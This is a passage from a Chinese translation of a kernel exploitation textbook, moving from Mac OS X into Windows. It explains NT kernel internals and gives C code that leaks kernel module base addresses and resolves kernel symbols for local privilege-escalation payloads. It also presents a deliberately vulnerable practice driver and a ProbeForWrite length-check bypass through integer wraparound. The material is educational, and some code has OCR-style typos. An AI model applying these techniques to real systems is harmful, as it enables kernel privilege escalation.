Mac OS X 的设计不同于本书中讨论的其他主流的操作系统 x86/x86-64 架构的系统，这就产生了一些具有挑战性的工作。最有意思的挑战就是它把用户态和内核态分开。因此我们使用的把“shellcode 放入命令行”的技术最初是不适用于 Solaris/UltraSPARC 环境的，这在 PHRACK 64 的文章“内核利用笔记”中提到过。这种对技术的“借用”或者“复用”是在预料中的。Mac 系统是由 BSD 衍生出来的，因此它仍然属于 UNIX 家族成员。

因为 Mac 系统并不是完全开源的，所以我们把主要精力集中在调试和逆向工程中，这些工

作展示了闭源扩展中呈现出许多有趣的（存在漏洞的）路径（使用 IDA PRO 软件）。在第 6 章中我们将继续讨论闭源操作系统——Windows 操作系统的漏洞利用。

尾注

1. http://developer.apple.com/mac/library/technotes/tn2004/tn2118.html.
2. http://butnotyet.tumblr.com/post/175132533/the-story-of-a-simple-and-dangerous-kernel-bug.
3. http://landonf.bikemonkey.org/code/macosx/Leopard_PT_DENY_ATTACH.20080122.html.

第 6 章

Windows

本章主要内容

- Windows 内核概述
- 执行阶段
- Windows 漏洞利用实践

引言

来自比尔·盖茨的可信计算备忘录[1]——1/15/2002

……

每周都有关于各种软件中新发现的安全问题的报告。其中既有一些单独的应用程序和服务，也包括 Windows、Linux、UNIX 和其他的操作系统平台。有一些团队，他们为交付安全修复而昼夜工作，而这些修复方案都是针对已经出现的问题开发出来的，在这方面我们已经做得很好了。我们得到的好评是无与伦比的——但是作为业界的引领者，我们能够也必须做到更好。鉴于这些问题出现在由微软、合作伙伴及客户所开发的软件里，新的设计方法需要开发减少此类问题的数量。我们需要使用户自动获得这些修复带来的益处，并确保软件足够安全，使客户不再担心安全问题。

……

之前，依靠更多的功能和特色，以及更大程度的可扩展性，已经使得我们的软件和服务被用户所信服。在这方面我们已经做了非常多的工作，但是如果用户不信任软件的安全性，所做的这些努力就毫无意义。所以现在，当面临这样的选择：是增加功能、特色还是解决安全问题的时候，我们需要选择安全。

距离这篇比尔·盖茨写的著名的备忘录发给微软每一位员工已经过去了九年。基于以上的要求，从 Windows XP SP2 开始，Windows 操作系统的安全性已经全面得到了提高。当这篇备忘录发出的时候，影响 Windows 产品的可利用的严重漏洞的数量已经到达了一个危险的数值，这迫使微软将它的注意力放在提高整个系统的安全性上。一些经微软改进的安全方法在 Windows 中广泛使用。例如已经在其他操作系统中应用的数据执行保护（Data Execcution Prevention，DEP）和地址空间格局随机化（Address Space Layout Randomization，ASLR），它

们和“最小权限原则”的实施相结合，而且随后还将一种最新发现的“默认安全保护”（secure by default）引入到 Windows 中。

当 Windows 操作系统整体上采用了一种更为安全的架构后，Windows 内核也随之开始从功能性和安全性两方面进行改进。在本章中，我们将看到一些常见的 Windows 内核漏洞，研究怎样利用它们，并且讨论内核上最新的变化是如何影响到利用向量和内核的 payload 的。

在继续讲述之前，我们先从内核的角度讨论一下 Windows 发行的不同版本。从历史角度上讲，Windows 操作系统在推销时分为服务器版本和桌面（desktop）版本，然而，这种不同并不是体现在底层的内核层次上。

忽略更早的 Windows 版本（那些现在已不再使用的），可以认为 Windows 2000（通常我们也称其为 Windows NT 5.0）底层的内核是第二代 NT 内核的第一个版本。这个版本中的大多数功能和内核接口对之后引入的 Windows 版本都产生了很大的影响。2001 年，Windows NT/2000 和以往的 Windows 桌面型产品相结合产生了 Windows XP（通常称为 Windows NT 5.1）。类似地，服务器市场在几年以后被非常流行的 Windows Server 2003（也称为 Windows NT 5.2）占领。在本书写作之时，在微软的产品中，Windows Server 2003 仍然是最普遍的服务器解决方案。从 2003 年年底到 2007 年年初，微软为 Windows XP 和 Windows 2003 发布了一些服务包——Windows XP SP2 和 Windows Server 2003 SP1，并引入了一些安全方面的增强措施，以致很多人已经把这些服务包等同于各自的操作系统的新版本了。

2006 年年底，微软发布了一款新的操作系统——Windows Vista（通常也称为 Windows NT 6.0）。在 Windows Vista 中，完全重写了一些内核组件，一些内部的内核结构被改造成更坚固的形式，因此从漏洞利用的角度可以把这个内核看成是一个新的主流分支。

微软刚发布了 Windows 最新的版本——Windows 7（也称为 Windows NT 6.1），将其定位成一个桌面型的方案，而 Windows Server 2008 R2 则是 Windows Server 2008 的增强版，不过它只支持 64 位平台。

除了 Windows 的发布版本，我们也必须考虑另一个重要的方面：操作系统运行时所在的处理器。随着 Windows XP（以及 Windows XP x64）和 Windows Server 2003 的使用，微软开始支持 64 位的处理器，包括安腾处理器和基于 x86-64 架构的处理器。理想的情况是，每个 Windows 内核的 64 位版本都运行在纯 64 位的环境中（在 x86-64 架构中，为了向后兼容而保留了一些对于 32 位应用程序的支持）。由于没有所谓的 64 位应用程序或者驱动，微软不需要保持向后兼容性，所以在用户态和内核态都开始添加很多有趣的新特性和 API，例如布置基于栈结构异常处理、引入基于表的 unwind 异常处理、固定 DEP 以及内核补丁保护（Kernel Patch Protection，KPP）等。

考虑了这么多之后，为了避免重复，在本章中我们将只分析两种前面提到的内核。一种是 Windows Server 2003 SP2（32 位版本，NT 5.2）的内核，另一种是 Windows Server 2008 R2 SP2（64 位版本，NT 6.1）的内核。您可以把对 NT 5.1 内核的描述应用到 NT 5.x 主流内核家族中的所有成员中。NT 6.1 内核对于 NT 6.x 家族也是一样。现在我们先对 Windows NT 内核进行一个简单描述，然后讨论一下需要创建的调试环境以便于分析示例利用场景。

Windows 内核概述

Windows 的内核本质上是一个庞大的整体的内核，以至于操作系统的核心和设备的驱动程序都共享同一个内存地址空间，都运行在合适的最高的权限级别（在 x86/x86-64 中是 Ring 0）。我们最先关注的也是我们最感兴趣的组件是核心执行程序（Kernel Executive）。这个组件实现了最基本的操作系统的功能：进程、线程、虚拟存储、中断和陷阱处理、异常管理、快速缓存管理、I/O 管理、异步程序调用、注册表、对象管理、事件（也称作同步原语 synchronization primitive），以及很多其他的底层接口。核心执行程序在 Ntoskrnl.exe 中实现，它的二进制程序就在目录路径 C:\WINDOWS\SYSTEM32\ 中。针对单核处理器（UP）和多核处理器（SMP）内核仍然存在不同版本；而且在 32 位系统上也有基于物理地址扩展（Physical Address Extension，PAE）的不同的内核，如表 6.1 所示。表中总结了所有内核的名称以及它们所应用的环境。

表 6.1　不同的内核文件

内核文件名	独特文件名 (UP)	独特文件名
Ntoskrnl.exe	Ntoskrnl.exe	Ntkrnlmp.exe
Ntkrnlpa.exe（PAE）	Ntkrnlpa.exe	Ntkrpamp.exe

另一个我们将要关注的重要内核组件是硬件抽象层（Hardware Abstraction Layer，HAL），它负责使设备驱动和内核执行程序不因特定硬件平台的差别而有所不同（硬件平台无关性）。HAL 在 hal.dll 模块中实现，相对于内核执行程序而言，HAL 的版本有所不同，由它是在单处理器系统还是在多处理器系统中而定。其余的组件当做内核驱动（或称作模块）加载到正在执行的内核中。例如，win32k.sys 实现了 Windows 子系统以及操作系统的 GUI 的内核部分，而 tcpip.sys 则实现了大多数 TCP/IP 网络协议栈。

内核信息收集

有些时候不同的内核版本会对我们准备使用的攻击向量产生一些影响。为了选择合适的方法入侵，需要知道工作在哪个系统配置下。为达到这个目标，我们首先要知道正确的操作系统版本。为了确定版本，当利用一个本地权限提升的漏洞时，可以使用接口 GetVersionEx() 向系统本身询问操作系统的版本号。这个函数会使用一个称为 OSVERSIONIFO 的结构体返回操作系统的主要版本号、次要版本号和内部版本号。可以利用来自用户态进程的代码得到 Windows 操作系统的版本，如下面的代码所示：

```
VOID GetOSVersion(PDWORD major, PDWORD minor, PDWORD build)
{
   OSVERSIONINFO osver;
   ZeroMemory(&osver, sizeof(OSVERSIONINFO));
   osver.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
   GetVersionEx(&osver);
   if(major)
     *major = osver.dwMajorVersion;
```

```
    if(minor)
      *minor = osver.dwMinorVersion;

    if(build)
      *build = osver.dwBuildNumber;
}
```

有时候，除了要知道操作系统的版本，我们还需要知道确切的内核执行程序的版本号（补丁级别），以及其运行所在的硬件环境（UP/SMP，64/32，PAE/not PAE）。仅仅靠查看内核执行程序文件名称并不够，因为硬盘上的内核文件的名称往往都采用单处理器内核的版本。（例如，总是使用 Ntoskrnl.exe 或者 Ntkrnlpa.exe）。想获得关于内核更多的信息，我们可以查看二进制内核文件的属性：初始文件名和文件版本号，如图 6.1 所示。




图 6.1 执行内核的名称和版本

如果有不止一个内核二进制文件，我们需要依据载入的模块 / 驱动列表来确定哪个二进制文件是内核执行程序。通过内核模块的名称，我们也能够定位每个单元的虚拟存储基地址。当准确定位了所有内核单元的基地址后，接下来我们可以很容易地再定位想要的符号（例如，我们能够得到所有驱动的导出函数）。为了提取出模块列表，我们需要用到内核 API `NtQuerySystemInformation()`。这个函数是用来检索一些操作系统信息的，例如系统执行信

息和进程信息。函数的原型如下：

```
NTSTATUS WINAPI NtQuerySystemInformation(
   __in       SYSTEM_INFORMATION_CLASS SystemInformationClass,
   __inout     PVOID SystemInformation,
   __in       ULONG SystemInformationLength,
   __out_opt   PULONG ReturnLength
);
```

为了达到目的，我们需要调用这个函数，传进去一个未公开的名为 SystemModule Information 的 SYSTEM_INFORMATION_CLASS 类型的参数。这个 API 能够由非特权进程调用，并返回一个结构体的数组，结构体中包含了 SYSTEM_MODULE_INFORMATION_ENTRY 类型的实例，如下面的程序片段所示：

```
BOOL GetKernelBase(PVOID* kernelBase, PCHAR kernelImage)
{
   _NtQuerySystemInformation NtQuerySystemInformation;
   PSYSTEM_MODULE_INFORMATION pModuleInfo;
   ULONG i,len;
   NTSTATUS ret;
   HMODULE ntdllHandle;

   ntdllHandle = GetModuleHandle(_T("ntdll"));                          [1]
   if(!ntdllHandle)
         return FALSE;

NtQuerySystemInformation =
    GetProcAddress(ntdllHandle,"NtQuerySystemInformation");      [2]
if(!NtQuerySystemInformation)
      return FALSE;

NtQuerySystemInformation(SystemModuleInformation,                    [3]
                         NULL,
                         0,
                         &len);
pModuleInfo =
(PSYSTEM_MODULE_INFORMATION)GlobalAlloc(GMEM_ZEROINIT, len);     [4]

NtQuerySystemInformation(SystemModuleInformation,                    [5]
                         pModuleInfo,
                         len,
                         &len);
#ifdef _K_DEBUG
   for(i=0; i < pModuleInfo->Count; i++)                                [6]
   {
        printf("[*] Driver Entry: %s at %p\n",
                  pModuleInfo->Module[i].ImageName,
                  pModuleInfo->Module[i].Base);
   }
#endif
```

```
    strcpy(kernelImage, pModuleInfo->Module[0].ImageName);          [7]
    *kernelBase = pModuleInfo->Module[0].Base;                      [8]

    return TRUE;
}
```

GetKernelBase() 使用动态运行时链接接口打开一个通向 ntdll.dll 动态链接库的句柄。由于这个函数没有相关的导入函数库，所以必须使用 GetModuleHandle()[1] 函数和 GetProcAddress()[2] 函数在 ntdll.dll 动态链接库的存储地址范围内动态地获得 NtQuerySystemInformation() 函数的地址。在 [3] 处调用了 NtQuerySystemInformation() 函数，参数 SystemInformationLength 被设置为 0。用这种方式，我们能够得到需要的缓冲区的大小，这个缓冲区由 SystemInformation 的参数指出，存储了 SYSTEM_MODULE_INFORMATION_ENTRY 数组。当分配了足够的存储空间后（标号 [4] 所示），再次调用 NtQuerySystemInformation() 函数 [5]，使用正确的必要的参数并正确地填充那个数组。标号 [6] 那一行的循环是为了在调试时遍历并打印数组中的每一个条目的。pModuleInfo → Module[N].ImageName 包含了模块的名称，pModuleInfo->Module[N].Base 则包含了第 N 个模块的虚拟内存基地址。第一个（N==0）模块都是内核执行程序（例如，Ntoskrnl.exe）。

在 Windows 2008 R2 的 64 位系统中，这段代码将产生类似如下的输出：

```
[*] Driver Entry: \SystemRoot\system32\ntoskrnl.exe   at FFFFF80001609000
[*] Driver Entry: \SystemRoot\system32\hal.dll        at FFFFF80001BE3000
[*] Driver Entry: \SystemRoot\system32\kdcom.dll      at FFFFF8000152D000
[*] Driver Entry: \SystemRoot\system32\PSHED.dll      at FFFFF88000C8C000
[*] Driver Entry: \SystemRoot\system32\CLFS.SYS       at FFFFF88000CA0000

[...]
```

在确定了内核执行程序的确切基地址后，我们就能够重定位任意一个想要移动的导出函数。我们需要做的只是简单地在用户态载入相同的二进制文件并且依靠这个函数泄漏出的真正内核基地址去重定位相对虚拟地址（Relative Virtual Address，RVA）。不要把 RVA 和虚拟内存地址搞混淆了。RVA 是一个对象（或者叫标志）从二进制文件载入到内存后的虚拟地址，再减去这个文件在内存中的实际的基地址。要把 RVA 转换成相应的虚拟地址，必须用 RVA 加上对应的模块基地址。这样一来，重定位内核执行程序中函数的过程就显而易见了。我们必须先通过 LoadLibrary()API 把内核二进制文件载入到用户模式的地址空间中，然后把 HMODULE 句柄传到一个解析 RVA 的函数中，代码如下所示：

```
FARPROC GetKernAddress(HMODULE UserKernBase,
                       PVOID RealKernelBase,
                       LPCSTR SymName)
{
    PUCHAR KernBaseTemp = (PUCHAR)UserKernBase;
    PUCHAR RealKernBaseTemp = (PUCHAR)RealKernelBase;

    PUCHAR temp = (PUCHAR)GetProcAddress(KernBaseTemp, SymName);     [1]
    if(temp == NULL)
```

```
        return NULL;
    return (FARPROC)(temp - KernBaseTemp + RealKernBaseTemp);          [2]
}
```

上面的函数有3个参数：UserkernBase是HMODULE类型的参数，是由LoadLibrary() API返回的；RealKernelBase参数表示内核的基地址，这个基地址是通过函数NtQuerySystemInformation() 函数获得的；SymName是我们想要处理的导出符号的名称。在 [1] 处中，函数获得了这个符号在用户态存储空间中重定位的地址，在 [2] 处中，函数用这个地址减去加载到用户态空间的文件的基地址以得到 RVA。此时，RVA 再加上内核的真正基地址就能得到这个符号最终的虚拟地址。我们可能需要多个内核可执行文件的导出函数去构造一个简单的用于本地权限提升的内核漏洞利用 payload；因此，如果需要的话，我们也能够从其他的可行的驱动模块中提取任意一个需要的导出函数符号表（例如，hal.dll、kdcom.dll 等）。

DVWD 介绍

本章后面的内容中提到的大部分漏洞包括利用程序都真实存在且已公开。在本章中，我们选择了一个不同的方法，创建一个简单易懂的并包含了一些在正常使用中容易遇到的基本漏洞的 Windows 驱动。当然，实际上，在不同的驱动程序或不同的漏洞利用之间，存在各种各样的差异，但是在本章中我们将要展现的基本概念和技术是可以用在真实世界的很多漏洞利用的情况下的。

从本书的网站 www.attackingthecore.com 可以下载到我们将要分析的专门开发的驱动。代码都已经使用 Windows Driver Kit（WDK）在 32 位 Windows Server 2003 服务器系统上和 64 位 Windows Server 2008 R2 系统上编译通过了。可以在微软的网站 www.microsoft.com/whdc/devtools/wdk/RelNotesW7.mspx 上免费下载到 WDK。

工具与策略

WDK：Windows Driver Kit

Windows Driver Kit 是目前最强大、最完善的用来开发内核设备驱动的环境。通过 WDK，我们能够为 32 位和 64 位 Windows 操作系统开发设备驱动——从 Windows XP 到最新发布的 Windows 7 和 Windows Server 2008 R2。WDK 不仅包括编译器和代码链接器，还有所有的内核头文件（kernel headers），以及各种有趣有用的工具。

使用 WDK，我们能够为除 Windows 2000 以外的市场上的所有 NT 5.x 系统和 NT 6.x 系统开发设备驱动。而对于更早的 Windows 版本（在这里我们不涉及），可以下载 Driver Development Kit（DDK），DDK 是驱动的早期的开发环境。WDK 和 DDK 的早期发布版本都可以通过微软 WDK 网站得到。本书的网站上提供了编译以及安装内核模块相关的开发指导，详见 www.attackingthecore.com。

在本章中用到的这个模拟的驱动程序——DVWD（Damn Vulnerable Windows Driver，有致命漏洞的 Windows 驱动），它主要由 3 个文件组成：Driver.c、StackOverflow.c 和 Overwrite.c。下面将简要介绍一下这些文件：

- Driver.c 文件是用来初始化一个虚拟设备。它创建了 \\.\DVWD 设备，并且注册两个有漏洞的 IOCTL 句柄[⊖]。第一个句柄在使用控制代码 DEVICEIO_DVWD_STACK_OVERFLOW 时调用，在使用控制代码 DEVICEIO_DVWD_OVERWRITE 时调用第二个句柄。
- StackOverflow.c 和 Overwrite.c 这两个文件中包含存在漏洞的代码。StackOverflow.c 中包含使用 DEVICEIO_DVWD_STACK_OVERFLOW 控制代码时调用的句柄。这个句柄容易遭受简单的基于栈的缓冲区溢出攻击。Overwrite.c 中包含有关 DEVICEIO_DVWD_OVERWRITE 的句柄。这个句柄也是易受攻击的，它存在称为内核内存任意重写的漏洞，漏洞利用者利用这个漏洞能够向内核的虚拟内存中任意写数据。这类漏洞在为 Windows 编写的第三方驱动程序中非常普遍，包括一些反病毒的和基于主机的入侵防护系统（Intrusion Detection System，IDS）产品。

内核内部组织攻略

为了更好地理解样本 DVWD 代码，本节将首先介绍一些核心的 Windows 内核概念，包括设备 I/O 控制的实现、I/O 请求包（IRP）的分发调度，以及可以用来在用户态下访问数据的方法。

设备 I/O 控制和 IRP 分发调度

可以看到，DeviceIoControl() API 和类 UNIX 系统中的 ioctl() 调用很类似，在前面的章节中已经对后者有所阐述。这个函数直接发送一段控制代码给一个特定的设备驱动以执行相应的操作。通常，除了控制代码，进程还要发送一些固定格式的数据，这些数据必须获得驱动句柄正确的解释。下面是 DeviceIoControl() 函数的形式：

```
BOOL WINAPI DeviceIoControl( HANDLE hDevice,
                             DWORD dwIoControlCode,
                             LPVOID lpInBuffer,
                             DWORD nInBufferSize,
                             LPVOID lpOutputBuffer,
                             DWORD nOutBufferSize,
                             LPDWORD lpBytesReturned,
                             LPOVERLAPPED lpOverlapped);
```

这个函数包括了多个参数，其中最重要的是设备驱动 HANDLE(驱动句柄)、I/O 控制码，以及 I/O 缓冲区的地址。当函数返回时，会有一个同步操作，lpBytesReturned 指针指向的 DWORD 将会表示存放在输出缓冲区中的数据的长度。最后，lpOverlapped 中会存放 OVERLAPPED 结

⊖ handler 也可称为处理程序——译者注。

构体的地址，这个结构体会在异步请求时会用到；由于有了 dwIoControlcode 参数，由参数 IpInBuffer 和 IpOutputbuffer 分别指定的输入和输出缓冲区地址可以是 NULL。

当用户态通过 DeviceIoControl() API 进行一次调用时，I/O 管理器（包含在内核执行模块）创建一个 IRP 并送交给设备驱动。一个 IRP 是一个封装了 I/O 请求并包含请求状况的结构体，随后传递到驱动程序的栈空间里，直到有一个驱动程序能够完全或者部分地处理它；它能够同步或者异步执行，能够发送到更低级的驱动程序中或者在处理时就注销了。I/O 管理器能够自动创建一个 IRP 去响应一个用户态的处理操作（例如调用 DeviceIoControl() 例程），或者一个高级的驱动程序能在内核中创建一个 IRP 以便于能够和一个较低级驱动程序进行通信。

假设 I/O 管理器已经在用户态进程调用 DeviceIoControl() 时产生了一个 I/O 请求包（IRP），我们可以简单地认为 IRP 中传递的内存页的地址总是属于用户态的地址空间。

但是，现在的问题是内核怎样访问用户志地址空间以及数据是怎样复制到内核内存中的？总共有三种数据转移机制：缓冲 I/O、直接 I/O 和非缓冲非直接 I/O。

缓冲 I/O 是最简单的机制。使用缓冲 I/O 时，I/O 管理器直接将输入数据复制到内核缓冲区中，然后将缓冲区中的数据传给处理者。I/O 管理器也负责把数据复制回指定的用户态的输出缓冲区。使用缓冲 I/O，设备驱动程序能够直接读取输入缓冲区并往输出缓冲区里写数据而不需要进行过多的检查（包括内容的大小），因为缓冲区已经存在于内核地址空间里。当使用直接 I/O 时，处理步骤就有了一些不同了。在这种情况下，I/O 管理器初始化一个存储描述符列表（MDL），用于描述被请求的用户态缓冲区并将 MDL 传给设备驱动句柄。MDL 是一个不透明的内部结构，它可以用来描述一系列物理页面。使用直接 I/O 转移的驱动必须创建一个局部虚拟内核映射才能访问目标页面。在适当地给 MDL 加锁并将其映射到内核地址空间之后，驱动程序能够直接访问相关的页面。

非缓冲非直接 I/O 方法，顾名思义，就是既不使用缓冲区 I/O 方法也不使用直接 I/O 方法，而是设备驱动程序能够直接访问用户态缓冲区。因为这是能够传送复杂结构体的唯一方法，很多第三方的驱动用这个方法把它们特定的数据结构传送给相应的设备驱动程序。在 DVWD 中所有的代码示例都是使用这种方法。如同预想的那样，因为这种方法需要在非信任的环境（用户地址空间）里管理非信任的数据，就需要更多的安全检查。驱动程序必须检查虚拟地址的范围和它的权限，同时又必须做到在访问用户态缓冲区时不能对用户态的缓冲区中的容量甚至其存在性有一丝的主观臆断和假设。现在我们要看一看驱动程序应该如何操作才能正确恰当地访问用户地址空间。

用户态到内核态 / 内核态到用户态

从安全角度上讲，从内核态直接访问用户态缓冲区是一种非常危险的尝试。但是为什么要这样呢？一个好的设备驱动程序必须怎么做才能正确地访问用户态地址以避免任何可能出现的安全问题呢？这是一个我们需要明白的重要概念，这样才能很好地理解那些在 Windows 环境中遇到的漏洞利用向量。

下面的一个典型的代码片段展示了一个驱动程序利用一个内核例程怎样直接访问用户态缓冲区的：

```
__try
{
   ProbeForRead(userBuffer, len, TYPE_ALIGNMENT(char));
   RtlCopyMemory(kernelBuffer, userBuffer, len);
}  __except(EXCEPTION_EXECUTE_HANDLER)
{
   ret = GetExceptionCode();
}
```

上面的程序简单地将用户态缓冲区的内容复制到内核缓冲区中。所有的代码都封装在一个 _try/_except 模块中，这个模块是用来管理软件异常的。在处理用户态下的指针时，_try/_except 模块是必需的。（我们将在本章后面的“Windows 漏洞利用实践”一节中讨论异常模块的实现和异常分发调度机制）。继续回到 _try/_except 模块中，这段代码中包含的假定指向用户态地址空间的指针（就像前段代码中的 userBuffer）必须进行核查，否则就有可能被恶意的用户态进程利用，传入一些非法的能够指向内核页面的指针。Windows 提供了两个基本的内核函数，我们可以使用它们验证用户态缓冲区：ProbeForRead() 和 ProbeForWrite()。函数 ProbeForRead() 的形式如下：

```
VOID ProbeForRead(CONST VOID *Address,
                  SIZE_T Length,
                  ULONG Alignment);
```

Address 参数表示用户态缓冲区的开始地址，Length 参数表示字节长度，Alignment 参数则表示需要的地址边界对齐方式（address alignment）。这个函数用来核实缓冲区是不是确切地限制在用户地址空间中。

注意 32 位的进程运行在 32 位的内核上时，Windows 用户态的虚拟内存空间占用一开始的 2GB（如果在引导命令行中规定了 /3GB 的选项就占用前 3GB）。32 位的进程运行在 64 位的内核上时就占用前 4GB。64 位的本地进程运行在 64 位的内核（x64）上时就是占用前 8TB。

如同我们所看到的，ProbeForRead() 函数被放在一个 __try/__except 异常处理模块中。实际上，只有缓冲区确实被限制在用户地址空间时这个函数才会成功返回；如果超出了范围，就会触发一个异常，然后后面的 except 模块必须截获它。关于这个函数我们需要强调两点。第一个是关于访问检查的实现。函数本身不访问用户态的缓冲区——它仅仅核实缓冲区是否处在正确的范围内并且提供的指针能否正确对齐。当缓冲区合法但是用户地址空间范围不能完全匹配的时候会发生什么呢？这样的缓冲区能够顺利通过测试，直到驱动去读缓冲区时异常才会触发。然而，向内核传一个部分非法的缓冲区并不是触发异常的唯一方法；一个恶意线程总是能够删除、取代或者改变用户地址空间的保护措施，甚至是在通过了检测调用之后。

另一个有趣的问题是关于 Length 参数的。如果一个 0 长度的参数传给函数，它不会检查源缓冲区而会立即返回。虽然这种行为初看来是很合逻辑的，但它也会被滥用，甚至在长度计算中

出现了一个整数溢出或者一个整数回绕的情况下会被作为漏洞进行利用。看一看下面的例子：

```
__try {
ProbeForWrite(user_controlled_ptr,
              sizeof(DWORD) + controlled_len,                    [1]
              TYPE_ALIGEMENT(char));

*((DWORD *)user_controlled_ptr) = 0xdeadbeaf;                    [2]
user_controlled_ptr += sizeof(DWORD);
for(i=0; i<controlled_element; i++)
{
VOID *dest = user_controlled_ptr + sizeof(Object)*i;

[ ... ]
```

在这个例子中，内核需要验证用户提供的参数 user_controlled_ptr。我们假设工作在 32 位的内核环境中，能够以某种方式任意地控制 controlled_len 变量，当使用值 0xFFFFFFFC 时，检测执行到 [1] 时可以被绕过。因为 sizeof(DWORD) 等于 4，最终的长度为 0（要着重考虑无符号整数的回绕）。ProbeForWrite() 函数此时会立即返回，并且在这种情况下没有执行对于 user_controlled_ptr 地址进一步的检测。如果这时 user_controlled_ptr 指向的是一个内核态地址，这将会产生什么后果呢？答案并不难：将会发生内存被部分控制的问题。这是一个第三方驱动在处理用户态缓冲区大小的时候最常犯的错误。我们将在“Windows 漏洞利用实践”一节中了解如何实现内置异常处理以及如何利用它的内部逻辑绕过栈溢出保护。

提示　不同的操作系统在处理用户态缓冲区时会使用不同的方法。例如，Linux 内核在 x86 系统中，实现了一些内部 API（copy_from_user()、copy_to_user() 等），当处理用户态缓冲区时这些函数必须被调用。因为 Linux 没有实行任何类型的软件异常处理（例如结构化的异常处理（Structured Exception Handling，SEH）），而是在一个内核表中注册了所有关于用户地址空间的装配指令的地址。当发生一个页面错误异常时，内核会搜索这个表去寻找与出错指令指针地址相符的地址。如果能够找到这个地址，就返回一个异常处理程序并将控制权交给对应的修复例程，例程将强制 API 返回一个错误代码。在这种情况下，设备驱动并不直接检查非法的用户态地址；取而代之的是，它简单地调用 API 然后检查返回的值。这整个的过程在驱动角度看来是完全隐藏的。

